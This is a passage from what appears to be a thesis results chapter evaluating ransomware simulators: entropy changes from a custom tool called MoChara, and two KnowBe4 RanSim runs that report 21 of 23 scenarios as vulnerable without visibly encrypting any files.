


Figure 69: Clustered column presenting entropy on test files after encryption.

### 4.3.3 Calculating Entropy Difference

The data used to create the clustered column can be found in Appendix M. To further understand the change in entropy of each file the researcher compared both the entropy of before and after encryption.

Figure 70 on the next page presents a clustered column on the entropy difference of each file. Most files underwent a significant change in entropy having had an increase between 1.5-2. This meant that the file's contents had been modified extensively. This modification was encryption in AES 256 GCM mode. The average difference in entropy of a file after running MoChara was 2.113685.




Figure 70: Clustered column presenting entropy difference of each file.

## 4.4 KnowBe4 RanSim

### 4.4.1 Simulation One – RanSim Default Test Files

Before the researcher executed the RanSim application and ran the simulation, the test files folder that is used by RanSim was checked. Figure 71 shows the three csv files it contained: "Dat.csv", "Dat2.csv" and DAT3.csv".




Figure 71: Test files before running RanSim.

The researcher then ran RanSim simulation one to test how vulnerable the network/system was to ransomware (Figure 72). As mentioned in the literature review the tool aims to simulate scenarios/techniques that real-world ransomware uses.




Figure 72: Starting simulation one scenario at 6:33 am.

Shortly after running the tool Microsoft Windows Defender picked up ransomware activity on the system (Appendix I, Figure 1). Another alert from Windows Security let the researcher know that threats had been found. At this point in the simulation 4 scenarios had been run and the system/network was vulnerable to 4 of them (Appendix I, Figure 3).

As mentioned by KnowBe4, antivirus must be enabled on the system while running the simulation tool although the executable must be able to run (Sjouwerman, nd). The researcher allowed the RanSim executable to be run and the antivirus was still enabled for the simulation.

According to RanSim, the system was vulnerable to 21 out of 23 ransomware scenarios as shown in figure 73 on the next page. The system was not vulnerable to 1 scenario being "Archiver". However, no visual signs of ransomware appeared throughout the simulation despite the researcher being told the system was vulnerable to 21 techniques used by real-world ransomware (Figure 73&74). The pie chart and scenario status is the only information given to the User. It was not explained how exactly the system was vulnerable or even how to secure the system against the vulnerable scenarios mentioned.




Figure 73: Simulation finished with system vulnerable to 21/23 scenarios.

After the simulation had finished the test files folder was checked by the researcher which now contained multiple other files (Figure 74). Although, none were encrypted or appended. If there was encryption occurring, the files are automatically decrypted at some point in the simulation.




Figure 74: Test files after running the tool.


The increase in files after running the tool can only be determined as the tool itself created the files during the simulation scenario. RanSim also gave the researcher an option to download a csv file of the simulation result and can be found in Appendix N.

#### 4.4.2 Simulation Two – RanSim Using Personal Files

RanSim also give Users the option to use their own files for the simulation if they wish (Figure 75). The researcher therefore used personal files to check the features on the same test files used on MoChara.

The simulator tests this workstation with different scenarios that check if files can be encrypted. The pie chart shows what files on this machine would have been encrypted in a real ransomware attack.

[Click here](#) to see the test files.

Optionally, [click here](#) to copy your own files to the test files folder. 

Check now

Figure 75: RanSim copy own files to the test files folder.

The researcher attempted to copy all test files to the RanSim test files directory as seen in Figure 76. However, only 5 were copied as seen in Figure 77.




Figure 76: Copying test files to the test files folder.




Figure 77: 5 personal files copied to the test files folder.

With some personal files copied to the test files directory the researcher began the second simulation at 6:40 AM (Figure 78).




Figure 78: Starting simulation two scenario at 6:40 AM.

In the second simulation, the researcher checked the test files folder constantly throughout the simulation for any signs of encryption or modification. However, none of the files in the test files folder got encrypted or modified (Figure 79).




Figure 79: Test files unencrypted and unmodified.

The researcher was able to open and close the personal image file “*MetroExodus-AUTUMN-WallPaper.jpg*” repeatedly throughout the simulation scenario (Appendix I, Figure 4). Threats were found by Windows Defender but the file still not being encrypted (Appendix I, Figure 5). Simulation two finished at 6:43 AM with the result that the system was vulnerable to 21/23 scenarios (Figure 80).

The second simulation pie chart results had the same number of vulnerable files as the first simulation results: 4 Documents, 29 Pictures, 0 Videos and 1 Others. The tool did not recognise the personal files added to the test files directory. The replication feature was also checked by the researcher on all machines in the network but no signs that it had occurred were noticed (Appendix I, Figure 6).

